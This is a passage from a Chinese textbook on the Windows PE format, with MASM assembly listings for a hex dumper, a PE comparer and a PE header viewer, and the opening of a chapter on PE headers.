invoke lstrcat,addr lpServicesBuffer,addr lpszManyBlanks
;第三列内容
invoke lstrcat,addr lpServicesBuffer,addr bufDisplay
;回车换行符号
invoke lstrcat,addr lpServicesBuffer,addr lpszReturn
.break
.endif
;将al翻译成可以显示的ASCII码字符,注意不能破坏al的值
mov al,byte ptr [esi]
.if al＞20h＆＆al＜7eh
mov ah,al
.else ;如果不是ASCII码值，则显示“.”
mov ah,2Eh
.endif
;写入第三列的值
mov byte ptr [edi],ah

;Windows 2000不支持al字节级别，经常导致程序意外终止
;因此用以下方法替代
;invoke wsprintf,addr @bufTemp1,addr lpszFilterFmt3,al

mov bl,al
xor edx,edx
xor eax,eax
mov al,bl
mov cx,16
div cx ;结果高位在al中，余数在dl中

;组合字节的十六进制字符串到@bufTemp1中，类似于："7F\0"
push edi
xor bx,bx
```

```
mov bl,al
movzx edi,bx
mov bl,byte ptr lpszHexArr [edi]
mov byte ptr @bufTemp1[0],bl
xor bx,bx
mov bl,dl
movzx edi,bx
mov bl,byte ptr lpszHexArr [edi]
mov byte ptr @bufTemp1[1],bl
mov bl,20h
mov byte ptr @bufTemp1[2],bl
mov bl,0
mov byte ptr @bufTemp1[3],bl
pop edi
;将第二列写入lpServicesBuffer
invoke lstrcat,addr lpServicesBuffer,addr @bufTemp1
.if @dwCount == 16 ;已到16个字节
;第二列与第三列中间的空格
invoke lstrcat,addr lpServicesBuffer,addr lpszManyBlanks
;显示第三列字符
invoke lstrcat,addr lpServicesBuffer,addr bufDisplay
;回车换行
invoke lstrcat,addr lpServicesBuffer,addr lpszReturn
;写入内容
invoke _appendInfo,addr lpServicesBuffer
invoke RtlZeroMemory,addr lpServicesBuffer,100
;显示下一行的地址
inc @dwCount1
invoke wsprintf,addr @bufTemp2,addr lpszFilterFmt4,\
@dwCount1
invoke lstrcat,addr lpServicesBuffer,addr @bufTemp2
dec @dwCount1
mov @dwCount,0
invoke RtlZeroMemory,addr bufDisplay,50
mov edi,offset bufDisplay
;为了能与后面的inc edi配合，使edi正确定位到bufDisplay处
dec edi
.endif
dec totalSize
inc @dwCount
inc esi
inc edi
inc @dwCount1
.endw
;添加最后一行
invoke _appendInfo,addr lpServicesBuffer
```

完整的源代码请查看随书文件chapter2\pedump.asm。在该部分代

码中，每取一个字节，都会将其ASCII码的值写入bufDisplay。如果字节的值在20h和7eh之间，则显示相应的ASCII码，否则显示“.”。每计数16个字节，就会重新初始化bufDisplay。

每取一个字节，都会将该字节的十六进制字符表示形式加上后面的空格作为一个完整单位，附加到lpServicesBuffer。每计数16个字节，就会将lpServicesBuffer中存放的完整的一行内容写入到富文本框中。

2.2.3 PEDump代码中的数据结构

为了帮助大家更好地阅读PEDump的实现代码，在此分别列出本程序中用到的全局变量和局部变量。

（1）程序中用到的全局变量

```
totalSize    dd ?    ; 文件大小
lpMemory     dd ?    ; 内存映像文件在内存的起始位置
szFileName   db MAX_PATH dup(?)   ;要打开的文件名

lpServicesBuffer         db 100 dup(0)       ;每行的缓冲区
bufDisplay               db 50 dup(0)        ;第三列ASCII码字符显示
szBuffer                 db 200 dup(0)       ;临时缓冲区
lpszFilterFmt4           db  '%08x   ',0     ;第一列地址+两个空格
lpszManyBlanks           db  '   ',0         ;列间空格
lpszBlank                db  ' ',0           ;空格符
lpszSplit                db  '-',0
lpszScanFmt              db  '%02x',0
lpszHexArr               db  '0123456789ABCDEF',0
lpszReturn               db  0dh,0ah,0              ;一个回车换行符
lpszDoubleReturn         db  0dh,0ah,0dh,0ah,0      ;两个回车换行符
```

（2）程序中用到的局部变量

```
local @bufTemp1 ;十六进制字节码
local @bufTemp2 ;第一列缓冲区
local @dwCount ;计数，逢16则重新计
local @dwCount1 ;地址序号
local @dwBlanks ;最后一行的空格数
```

结合代码清单2-3，对生成PE字节码的过程解释如下：

第一列内容的生成（第63～64行）程序通过组合字符串函数wsprintf构造第一列内容，生成的字符串被存储在@bufTemp2中，使用lstrcat函数将该内容加到lpServicesBuffer中。如下所示：

```
63 invoke wsprintf,addr @bufTemp2,addr lpszFilterFmt4,@dwCount1
64 invoke lstrcat,addr lpServicesBuffer,addr @bufTemp2
```

第二列内容的生成（第111～135行）通过循环构造第二列字节码的内容，把每一个字节的字节码字符串写入缓冲区@bufTemp1，然后使用lstrcat函数将这个字节的内容加到lpServicesBuffer中。

注意　@bufTemp1中存放的并不是第二列所有的内容，而是一个字节的内容。内容包括字节十六进制表示＋空格＋结尾的“\0”字符。假设该字节为80h，则存储在@bufTemp1中的内容为“80\0”。

第三列内容的生成（第97～105行）每取一个字节，就会判断该字节的值是否介于20h和7eh之间，如果是则将相应的ASCII码写入变量bufDisplay，否则写入“.”到变量bufDisplay。

每行的生成　lpServicesBuffer代表每行的缓冲区，每读取16个字节，就会将该缓冲区中的内容写入到新文件中。如果是最后一行，则在循环中单独处理（见代码清单2-3的第82～96行）。

2.2.4　运行PEDump

打开命令提示符窗口，在D:\masm32\source\chapter2目录下执行如下命令：

rc -r pedump.rc（编译资源脚本文件）

ml -c -coff pedump.asm（编译PEDump.asm）

link-subsystem:windows　pedump.res　pedump.obj（链接生成可执行程序）

运行PEDump.exe，最终效果如图2-4所示。




图　2-4　PEDump的运行效果

在测试多个打开的PE文件后你会发现程序存在一个问题，当程序在打开比较大的PE文件显示字节码时界面会发生假死，这是由于程序主线程的循环造成了系统消息堵塞，从而无法完成界面更新所致。要解决这个问题，应该把事件响应代码_openFile单独放到一个开启的线程中执行，方法如下。

将以下菜单响应代码：

```
invoke _openFile
```

更改为：

```
invoke CreateThread,NULL,0,addr _openFile,addr @sClient,0,NULL
```

为了能随时终止滚动显示，可以在主程序中增加一个标志字节，然后在查看菜单中增加一个“停止dump...”菜单选项，该选项的响应代码为：

```
.elseif eax == IDM_1 ;停止dump
mov dwStop,1
```

线程函数_openFile的循环中也有对应的检测dwStop的代码，如下所示：

```
.while TRUE
......
.break.if dwStop == 1
......
.endw
```

经过如上设计，在程序显示字节码的过程中，任意拖曳运行窗口都不会出现界面假死的现象。同时，用户也可以通过菜单项“查看”|“停止Dump...”随时终止字节码的显示，退出循环。

至此，PE文件字节码查看器的编写完成。可以看出，在通用程序框架的基础上实施再编码，不仅为开发者节省了很多的时间，提高了开发效率，同时也有利于开发者把主要精力集中到关键代码的编写上。

2.3 PEComp的实现

PEComp是PE文件比较器。功能是按照PE文件格式的数据结构按字段对两个指定的PE文件进行比对，以获取两个PE文件结构中的不相同的信息。在实际应用中，我们可以通过对比病毒感染前后PE文件在相关字段上发生的变化来判断病毒的感染方式，从而确定清理病毒的方法。

2.3.1 编程思路

PEComp的功能是在通用框架pe.asm的基础上，实现两个PE文件的对比，并通过图形界面将不同之处形象地表示出来。编码的大致思路如下：

步骤1 打开要比较的两个文件，分别进行文件的内存映射，获取内存起始地址。

步骤2 线性搜索，根据文件头部内容确定该文件是否为PE文件，不是则退出。

步骤3 将esi指向要操作的第一个文件的相关字段处，将edi指向第二个要操作的文件的相同字段处，同时获取该位置的指定个数的字节到内存，比较并显示，如果不同，则显示时使用红色背景以示区别。

下面开始具体的设计过程，首先根据构思的最终显示效果定义资源文件。

2.3.2　定义资源文件

将2.1.2节中的资源文件pe.rc复制到pecomp.rc，并在pecomp.rc文件中增加一个对话框，该对话框中包括用户选择的参与对比的两个PE文件文本框ID_TEXT1和ID_TEXT2、两个浏览按钮、一个显示结果用的表格IDC_MODULETABLE和一个执行按钮，增加的对话框脚本定义如下所示：

```
RESULT_MODULE DIALOG 76,10,630,480
STYLE DS_MODALFRAME|WS_POPUP|WS_VISIBLE|WS_CAPTION|WS_SYSMENU
CAPTION "PE文件对比结果"
FONT 9,"宋体"
BEGIN
LTEXT"您选定的第一个文件为：",ID_STATIC,10,13,200,15
EDITTEXT ID_TEXT1,130,13,440,15
PUSHBUTTON"浏览...",IDC_BROWSE1,570,13,50,14
LTEXT"您选定的第二个文件为：",ID_STATIC1,10,35,200,15
EDITTEXT ID_TEXT2,130,35,440,15
PUSHBUTTON"浏览...",IDC_BROWSE2,570,35,50,14
CONTROL"",IDC_MODULETABLE,"SysListView32",13|WS_CHILD|WS_VISIBLE|
WS_BORDER|WS_TABSTOP,10,60,610,390
AUTOCHECKBOX "只显示不同的值"IDC_THESAME,10,460,100,14
PUSHBUTTON"执行...(&R)",IDC_OK,570,460,50,14
END
```

2.3.3　PEComp编码

复制pe.asm到PEComp.asm，并从代码中的窗口回调函数的菜单项响应部分开始编码，增加内容有以下4个部分。

1.菜单项响应代码

在主窗口的回调函数中，定义对鼠标点击菜单项“文件”|“打开”所引发的消息处理程序，添加如下代码：

```
.elseif eax == IDM_OPEN ;打开PE文件对比对话框
invoke DialogBoxParam,hInstance,RESULT_MODULE,hWnd,\
offset _resultProcMain,0
invoke InvalidateRect,hWnd,NULL,TRUE
invoke UpdateWindow,hWnd
```

当用户选择了“打开”菜单选项时，会弹出资源文件里定义的对话框RESULT_MODULE。通过定义该对话框的回调函数，可以处理对话框控件发出的消息。该对话框的回调函数是_resultProcMain，其代码如代码清单2-4所示。

代码清单2-4　PE文件比较器的窗口回调函数_resultProcMain实现（chapter2\pecomp.asm）

```
;------------------------
;弹出PE对比窗口回调函数
;------------------------
_resultProcMain proc uses ebx edi esi
hProcessModuleDlg:HWND,wMsg,wParam,lParam 5 mov eax,wMsg

.if eax == WM_CLOSE
invoke EndDialog,hProcessModuleDlg,NULL
.elseif eax == WM_INITDIALOG
invoke GetDlgItem,hProcessModuleDlg,IDC_MODULETABLE
mov hProcessModuleTable,eax
invoke GetDlgItem,hProcessModuleDlg,ID_TEXT1
mov hText1,eax
invoke GetDlgItem,hProcessModuleDlg,ID_TEXT2
mov hText2,eax

;定义表格外观
invoke SendMessage,hProcessModuleTable,LVM_SETEXTENDEDLISTVIEWSTYLE,\
0,LVS_EX_GRIDLINES or LVS_EX_FULLROWSELECT
invoke ShowWindow,hProcessModuleTable,SW_SHOW
;清空表格内容
invoke _clearResultView

.elseif eax == WM_NOTIFY
mov eax,lParam
mov ebx,lParam
```

```
27 ;更改各控件状态
28 mov eax,[eax+NMHDR.hwndFrom]
29 .if eax == hProcessModuleTable
30 mov ebx,lParam
31 .if [ebx+NMHDR.code] == NM_CUSTOMDRAW ;绘画时
32 mov ebx,lParam
33 assume ebx:ptr NMLVCUSTOMDRAW
34 .if [ebx].nmcd.dwDrawStage == CDDS_PREPAINT
35 invoke SetWindowLong,hProcessModuleDlg,DWL_MSGRESULT,\
36 CDRF_NOTIFYITEMDRAW
37 mov eax,TRUE
38 .elseif [ebx].nmcd.dwDrawStage == CDDS_ITEMPREPAINT
39
40 ;当每一单元格内容被重新绘制前，判断
41 ;两列的值是否一致
42 invoke _GetListViewItem,hProcessModuleTable,\
43 [ebx].nmcd.dwItemSpec,1,addr bufTemp1
44 invoke _GetListViewItem,hProcessModuleTable,\
45 [ebx].nmcd.dwItemSpec,2,addr bufTemp2
46 invoke lstrlen,addr bufTemp1
47 invoke _MemCmp,addr bufTemp1,addr bufTemp2,eax
48
49 ;如果一致，则将文本的背景色设置为浅红色，否则为黑色
50 .if eax == 1
51 mov [ebx].clrTextBk,0a0a0ffh
52 .else
53 mov [ebx].clrTextBk,0ffffffh
54 .endif
55 invoke SetWindowLong,hProcessModuleDlg,DWL_MSGRESULT,\
56 CDRF_DODEFAULT
57 mov eax,TRUE
58 .endif
59 .elseif [ebx+NMHDR.code] == NM_CLICK
60 assume ebx:ptr NMLISTVIEW
61 .endif
62 .endif
63 .elseif eax == WM_COMMAND
64 mov eax,wParam
65 .if ax == IDC_OK ;执行对比
66 invoke _openFile
67 .elseif ax == IDC_BROWSE1
68 invoke _OpenFile1 ;用户选择第一个文件
69 .elseif ax == IDC_BROWSE2
70 invoke _OpenFile2 ;用户选择第二个文件
71 .endif
72 .else
73 mov eax,FALSE
74 ret
75 .endif
76 mov eax,TRUE
77 ret
78 _resultProcMain endp
```

PE文件比较器窗口回调函数中最主要的代码集中在第31～58行。由窗口回调函数注册的监听器一旦发现由表格控件引发了绘画消息，则判断该绘画是否为表格项重画（第38行）。如果是，则获取要重画的项目当前所在行的第1列和第2列的值。这两个值来自于两个不同PE文件的同

一个字段，通过判断二者是否相等来决定重画时使用的背景色。如果不相等，则将重画时的背景色设置为0a0a0ffh（浅红色），否则设置为0ffffffh（黑色）。

如上所示，当用户选择了两个要参与对比的PE文件以后，点击执行对比按钮，系统会调用函数_openFile。

2._openFile函数

_openFile函数的功能是把两个PE文件数据结构中的相关字段的值取出，分别放到表格的第1列和第2列，判断两个值是否相等的代码在回调函数_resultProcMain中已经给出。

与前面的思路一样，程序还是使用了内存映射函数来操作参与对比的两个PE文件，所不同的是这里需要定义两个指针。一个指针指向第一个文件的内存映射函数的起始位置，另一个指针指向第二个文件的内存映射函数的起始位置。假设该工作已经完成，接下来就是把两个PE文件按照第3章里描述的所有字段的值取出来显示到表格中，完成该功能的代码如代码清单2-5所示。

代码清单2-5　_openFile函数实现的部分代码

```
;到此为止，两个内存文件的指针已经获取到了
;@lpMemory和@lpMemory1分别指向两个文件头
;下面是从这个文件头开始，先找出各数据结构的字段值，然后进行比较
;调整esi,edi指向DOS头
mov esi,@lpMemory
assume esi:ptr IMAGE_DOS_HEADER
mov edi,@lpMemory1
assume edi:ptr IMAGE_DOS_HEADER
invoke _Header1
;调整esi,dei指针指向PE文件头
add esi,[esi].e_lfanew
assume esi:ptr IMAGE_NT_HEADERS
add edi,[edi].e_lfanew
assume edi:ptr IMAGE_NT_HEADERS
invoke _Header2
movzx ecx,word ptr [esi+6]
movzx eax,word ptr [edi+6]
.if eax>ecx
mov ecx,eax
.endif
;调整esi,edi指针指向节表
add esi,sizeof IMAGE_NT_HEADERS
add edi,sizeof IMAGE_NT_HEADERS
mov eax,1
.repeat
invoke _Header3
```

```
32 dec ecx
33 inc eax
34 .break.if ecx == 0
35 add esi,sizeof IMAGE_SECTION_HEADER
36 add edi,sizeof IMAGE_SECTION_HEADER
37 .until FALSE
```

由于编码比较长，这里只以结构IMAGE_DOS_HEADER中的字段e_lpanew为例介绍程序设计的流程：将esi和edi分别赋值到两个PE文件的IMAGE_DOS_HEADER后，调用函数_Header1，处理数据结构DOS头的相关字段（第5～10行）。

3._Header1函数

_Header1函数完成了DOS头部分的字段比较，此部分的详细代码如代码清单2-6所示。

代码清单2-6　DOS头部分的字段比较函数_Header1（chapter2\pecomp.asm）

```
;--------------------------------------------
;IMAGE_DOS_HEADER头信息
;-------------------------------------------
_Header1 proc
pushad

invoke _addLine,addr szRec1,esi,edi,2
add esi,2
add edi,2
invoke _addLine,addr szRec2,esi,edi,2
add esi,2
add edi,2
invoke _addLine,addr szRec3,esi,edi,2
add esi,2
add edi,2
invoke _addLine,addr szRec4,esi,edi,2
add esi,2
add edi,2
invoke _addLine,addr szRec5,esi,edi,2
add esi,2
add edi,2
invoke _addLine,addr szRec6,esi,edi,2
add esi,2
add edi,2
invoke _addLine,addr szRec7,esi,edi,2
add esi,2
add edi,2
invoke _addLine,addr szRec8,esi,edi,2
add esi,2
add edi,2
invoke _addLine,addr szRec9,esi,edi,2
add esi,2
add edi,2
invoke _addLine,addr szRec10,esi,edi,2
add esi,2
add edi,2
```

```
37 invoke _addLine,addr szRec11,esi,edi,2
38 add esi,2
39 add edi,2
40 invoke _addLine,addr szRec12,esi,edi,2
41 add esi,2
42 add edi,2
43 invoke _addLine,addr szRec13,esi,edi,2
44 add esi,2
45 add edi,2
46 invoke _addLine,addr szRec14,esi,edi,2
47 add esi,2
48 add edi,2
49 invoke _addLine,addr szRec15,esi,edi,8
50 add esi,8
51 add edi,8
52 invoke _addLine,addr szRec16,esi,edi,2
53 add esi,2
54 add edi,2
55 invoke _addLine,addr szRec17,esi,edi,2
56 add esi,2
57 add edi,2
58 invoke _addLine,addr szRec18,esi,edi,20
59 add esi,20
60 add edi,20
61 invoke _addLine,addr szRec19,esi,edi,4
62 popad
63 ret
64 _Header1 endp
```

DOS头结构中字段e_lpanew的处理在第59～61行。首先，将esi和edi指向该字段所在内存位置；然后，调用_addLine函数将两个PE文件对应字段的值加入到表格中。

```
invoke _addLine,para1,para2,para3,para4
```

_addLine的参数描述如下：

para1：字段名称字符串所在地址。

para2：PE文件1该字段值所在内存地址。

para3：PE文件2该字段值所在内存地址。

para4：该字段的长度（即字节数）。

4._addLine函数

该函数完成了在表格中增加一行的操作，具体定义如代码清单2-7所示。

代码清单2-7　在表格中增加一行的函数_addLine（chapter2\pecomp.asm）

```
;--------------------------------------------
```

```
;在表格中增加一行
;_lpSZ为第一行要显示的字段名
;_lpSP1为第一个文件该字段的位置
;_lpSP2为第二个文件该字段的位置
;_Size为该字段的字节长度
;-------------------------------------------
_addLine proc _lpSZ,_lpSP1,_lpSP2,_Size
pushad
invoke _ListViewSetItem,hProcessModuleTable,dwCount,-1,\
_lpSZ ;在表格中新增加一行
mov dwCount,eax
xor ebx,ebx
invoke _ListViewSetItem,hProcessModuleTable,dwCount,ebx,\
_lpSZ ;显示字段名
invoke RtlZeroMemory,addr szBuffer,50
invoke MemCopy,_lpSP1,addr bufTemp2,_Size
invoke _Byte2Hex,_Size
;将指定字段按照十六进制显示，格式：一个字节+一个空格
invoke lstrcat,addr szBuffer,addr bufTemp1
inc ebx
invoke _ListViewSetItem,hProcessModuleTable,dwCount,ebx,\
addr szBuffer ;第一个文件中的值
invoke RtlZeroMemory,addr szBuffer,50
invoke MemCopy,_lpSP2,addr bufTemp2,_Size
invoke _Byte2Hex,_Size
invoke lstrcat,addr szBuffer,addr bufTemp1
inc ebx
invoke _ListViewSetItem,hProcessModuleTable,dwCount,ebx,\
addr szBuffer ;第二个文件中的值
popad
ret
_addLine endp
```

显示字段值的同时，会在消息处理函数中调用字节比对函数_MemCmp以确定值是否相同，如果不相同则将表格行的背景色设置为红色以示区别。其他字段的处理方式与字段IMAGE_DOS_HEADER.e_lpanew的处理方式类似，不再一一陈述。

2.3.4 运行PEComp

编译资源文件PEComp.rc，编译链接PEComp.asm生成最终的PEComp.exe程序；将随书文件中目录chapter2下的两个测试用文件peinfoNor.bin和peinfoVir.bin重命名，其扩展名都改为exe，然后运行PEComp.exe程序。

依次选择菜单“文件”→“打开”，弹出PE对比对话框窗口，在对话框中选择并打开刚才重命名的两个EXE文件，然后进行对比，运行效果如图2-5所示。

图　2-5　PEComp运行效果

注意　请不要运行以上两个文件，因为peinfoVir.exe是个病毒文件。测试完以后请将扩展名改回原来的"bin"。

通过对比可以看出，在两个PE文件的文件头部结构中，字段不相同的部分来自最后一个节的描述。可以初步断定，该病毒程序是通过修改正常程序的最后一个节的相关字段的值来实现病毒代码携带的。

2.4　PEInfo的实现

PEInfo是PE文件结构查看器，它将PE中的字节码以形象的描述语言显示出来，塑造一个整体的PE形象。通过编写PEInfo，可以锻炼我们使用数据结构定位特定PE信息的能力。

2.4.1　编程思路

这个小工具开发起来也不难，只是过程复杂了一些而已，其编程思路如下：

步骤1　打开文件，判断是否为PE文件。

判断方法非常简单，首先查看IMAGE_DOS_HEADER.e_magic字段，然后查看IMAGE_NT_HEADER.Signature字段；如果符合PE文件定义，则视为合法PE文件。事实上，操作系统在装载PE文件时，对PE文件的检测远比此方法复杂得多。

步骤2　将指针定位到相关数据结构，获取字段内容并以更人性化的方式显示相关内容。

提示　由于我们还没有正式开始学习PE文件格式，而PEInfo编程中涉及PE头部的大量数据结构，所以该部分代码的阅读最好等学习完第3章以后再进行。

2.4.2 PEInfo编码

编写PEInfo不需要额外的资源文件，复制一份pe.rc到PEInfo.rc即可，源代码依然来自pe.asm。与pe.asm不同的是，我们需要在PEInfo.asm的窗口回调函数中，为菜单项“文件”|“打开”的消息响应代码加入调用_openFile函数的代码。如下所示：

```
.elseif eax == IDM_OPEN ;打开文件
call _openFile
```

下面来看_openFile函数和_getMainInfo函数。

1._openFile函数

_openFile函数完成了显示PE结构的所有功能，该部分代码如代码清单2-8所示。

代码清单2-8　_openFile函数实现（chapter2\peinfo.asm）

```
;------------------------------
;打开PE文件并处理
;------------------------------
_openFile proc
local @stOF:OPENFILENAME
local @hFile,@dwFileSize,@hMapFile,@lpMemory

invoke RtlZeroMemory,addr @stOF,sizeof @stOF
mov @stOF.lStructSize,sizeof @stOF
push hWinMain
pop @stOF.hwndOwner
mov @stOF.lpstrFilter,offset szExtPe
mov @stOF.lpstrFile,offset szFileName
mov @stOF.nMaxFile,MAX_PATH
mov @stOF.Flags,OFN_PATHMUSTEXIST or OFN_FILEMUSTEXIST
invoke GetOpenFileName,addr @stOF ;让用户选择打开的文件
.if!eax
jmp @F
.endif
invoke CreateFile,addr szFileName,GENERIC_READ,\
FILE_SHARE_READ or FILE_SHARE_WRITE,NULL,\
OPEN_EXISTING,FILE_ATTRIBUTE_ARCHIVE,NULL
.if eax!=INVALID_HANDLE_VALUE
mov @hFile,eax
invoke GetFileSize,eax,NULL
mov @dwFileSize,eax
.if eax
invoke CreateFileMapping,@hFile,\ ;内存映射文件
NULL,PAGE_READONLY,0,0,NULL
.if eax
mov @hMapFile,eax
invoke MapViewOfFile,eax,\
```

```
33 FILE_MAP_READ,0,0,0
34 .if eax
35 ;获得文件在内存中的映像起始位置
36 mov @lpMemory,eax
37 assume fs:nothing
38 push ebp
39 push offset _ErrFormat
40 push offset _Handler
41 push fs:[0]
42 mov fs:[0],esp
43
44 ;检测PE文件是否有效
45 mov esi,@lpMemory
46 assume esi:ptr IMAGE_DOS_HEADER
47
48 ;判断是否有MZ字样
49 .if [esi].e_magic!=IMAGE_DOS_SIGNATURE
50 jmp _ErrFormat
51 .endif
52
53 ;调整esi指针指向PE文件头
54 add esi,[esi].e_lfanew
55 assume esi:ptr IMAGE_NT_HEADERS
56 ;判断是否有PE字样
57 .if [esi].Signature!=IMAGE_NT_SIGNATURE
58 jmp _ErrFormat
59 .endif
60
61 ;到此为止，该文件的验证已经完成。是PE结构文件
62 ;接下来分析文件映射到内存中的数据，并显示相关信息
63 invoke _getMainInfo,@lpMemory,esi,@dwFileSize
64 ;显示导入表
65 invoke _getImportInfo,@lpMemory,esi,@dwFileSize
66 ;显示导出表
67 invoke _getExportInfo,@lpMemory,esi,@dwFileSize
68 ;显示重定位信息
69 invoke _getRelocInfo,@lpMemory,esi,@dwFileSize
70 ;显示其他信息
71
72 jmp _ErrorExit
73
74 _ErrFormat:
75 invoke MessageBox,hWinMain,offset szErrFormat,\
76 NULL,MB_OK
77 _ErrorExit:
78 pop fs:[0]
79 add esp,0ch
80 invoke UnmapViewOfFile,@lpMemory
81 .endif
82 invoke CloseHandle,@hMapFile
83 .endif
84 invoke CloseHandle,@hFile
85 .endif
86 .endif
87 @@:
88 ret
89 _openFile endp
```

第44～59行代码的功能是检测打开的文件是否符合PE标准。第61

~69行的代码的功能是调用不同的函数显示PE的相关信息。例如，PE的主要信息的显示调用了函数_getMainInfo：

```
invoke _getMainInfo,@lpMemory,esi,@dwFileSize
```

2._getMainInfo函数

该函数接收三个参数：

_lpFile（内存映射文件的起始地址）

_lpPeHead（数据结构IMAGE_NT_HEADERS在内存中的起始位置）

_dwSize（PE文件大小）

该函数获取PE文件的头部信息并显示，由于实现很简单，就不再详细分析了，如代码清单2-9所示。

代码清单2-9　获取PE文件主要信息的函数_getMainInfo（chapter2\peinfo.asm）

```
;-----------------------------------------------
;从内存中获取PE文件的主要信息
;-----------------------------------------------
_getMainInfo proc _lpFile,_lpPeHead,_dwSize
local @szBuffer [1024]:byte
local @szSecName [16]:byte

pushad
mov edi,_lpPeHead
assume edi:ptr IMAGE_NT_HEADERS
movzx ecx,[edi].FileHeader.Machine ;运行平台
movzx edx,[edi].FileHeader.NumberOfSections ;节的数量
movzx ebx,[edi].FileHeader.Characteristics ;节的属性
invoke wsprintf,addr @szBuffer,addr szMsg,\
addr szFileName,ecx,edx,ebx,\
[edi].OptionalHeader.ImageBase,\ ;包含建议装入的地址
[edi].OptionalHeader.AddressOfEntryPoint
invoke SetWindowText,hWinEdit,addr @szBuffer ;添加到编辑框中

;显示每个节的主要信息
invoke _appendInfo,addr szMsgSec
movzx ecx,[edi].FileHeader.NumberOfSections
add edi,sizeof IMAGE_NT_HEADERS
assume edi:ptr IMAGE_SECTION_HEADER
.repeat
push ecx
;获取节的名称，注意：长度为8的名称，并且不以0结尾
invoke RtlZeroMemory,addr @szSecName,sizeof @szSecName
push esi
push edi
mov ecx,8
mov esi,edi
lea edi,@szSecName
```

```
cld
@@:
lodsb
.if!al ;如果名称为0，则显示为空格
mov al,''
.endif
stosb
loop @B
pop edi
pop esi
;获取节的主要信息
invoke wsprintf,addr @szBuffer,addr szFmtSec,\
addr @szSecName,[edi].Misc.VirtualSize,\
[edi].VirtualAddress,[edi].SizeOfRawData,\
[edi].PointerToRawData,[edi].Characteristics
invoke _appendInfo,addr @szBuffer
add edi,sizeof IMAGE_SECTION_HEADER
pop ecx
.untilcxz

assume edi:nothing
popad
ret
_getMainInfo endp
```

其他信息（如导入表、导出表、资源表等）的显示代码将在后续的章节中详细介绍。

2.4.3 运行PEInfo

编译链接生成PEInfo.exe，然后运行。用该程序打开第1章生成的HelloWorld.exe程序，运行效果见图2-6。



图 2-6 PEInfo运行效果

至此，三个小工具的开发工作就完成了，在后续的章节中，会陆续使用这些小工具完成对PE格式的分析和学习。

2.5 小结

本章主要学习了如何通过汇编语言来编写基于PE操作的三个小工具，在后面对PE文件的分析中会经常使用这三个小工具。后面会讲到如何利用PEInfo遍历PE文件的导入表和导出表，那时还会用到本章的源代码。大家也可以对这些小工具进行扩展或整合，编写属于自己的PE分析工具。

值得一提的是，随编译器分发的可执行程序中有一个基于命令行的PE文件结构分析工具dumpbin.exe，它是公认的最好的PE分析工具之一，如果你喜欢，也可以用它来代替我们的小程序。

第3章　PE文件头

本章是全书的重点内容之一。PE文件头记录了PE文件中的所有数据的组织方式，它类似于一本书的目录，通过目录我们可以快速定位到某个具体的章节；通过PE文件头部分对某些数据结构的描述，我们也可以定位到那些不在文件头部的信息，比如导入表数据、导出表数据、资源表数据等。

由于本章涉及PE文件头部的数据结构中大量字段的描述和说明，因此阅读起来会稍显枯燥，但是，在后续的章节中会经常用到本章的内容，所以请大家认真学习。

3.1　PE的数据组织方式

PE的数据组织是一种数据管理技术，但笔者更愿意把它看成是一种艺术。希望读者在学习完PE格式后，不仅能把握PE格式本身，还能够从中学会使用数据结构管理数据的方式，当大家理解其他格式的文件（如音视频格式、数据库文件格式、图片格式等）时会有所启发。

1993年，第一个Windows　NT操作系统诞生，到现在有将近18年的时间。目前，使用PE作为可执行文件格式的Windows操作系统已经更换了很多版本。对于操作系统来说，其结构的变化、新特性的添加、文件存储格式的转换，以及内核的重新定位等，都发生了翻天覆地的变化，而这些变化对PE格式的影响却不大。由于PE有较好的数据组织方式和数据管理算法，面对如此多的变化却依然能保持其一贯的优雅和优越。

简言之，PE的数据组织是大量的字节码与数据结构的有机融合。字节码是一些毫无意义的数字，而数据结构却为这些数字赋予了人类可以理解的精准含义。

以图书馆为例，假如你是图书管理员，你会怎样管理大量的图书呢？

如果你很懒，你可能会把所有的图书随意地堆放到一间屋子里，然后在门上贴上标签如“书库一”注明这是一个书库。尽管看起来很简单，但这其实也是一种管理方式。至少你没有把不相关的东西放到这间屋子里；而且你还很有心地在门上做了书库符号标记。

以上描述的书库可以用如下的几个数据结构来定义。

1.书库数据结构BookStore

根据汇编语言对结构的定义，可以将上面提到的书库描述为以下数据结构：

```
BookStore STRUCT
Name db 8 dup(0) ;书库的名字
Address dd ? ;书库所在地址
Count dd ? ;书库中的藏书量
BookStore ENDS
```

以上结构中包含了书库的名称、所在的地址和书库中的藏书量。这种定义方式只是概念上的定义，在程序中还需要对该书库进行实例化，代码如下：

```
name1 db '书库一',0
lib1 BookStore <?>
mov ebx,lib1
assume ebx:ptr BookStore
invoke MemCopy,addr name1,[ebx].Name ;为书库命名
mov eax,123456h ;确定书库的位置
mov [ebx].Address,eax
mov eax,2 ;指定书库的藏量
mov [ebx].Count,eax
assume ebx:nothing
```

如上所示，通过定义变量lib1，实例化一个BookStore结构，然后通过赋值语句为该结构中的每个字段指定不同的值。

2.书库的字节码

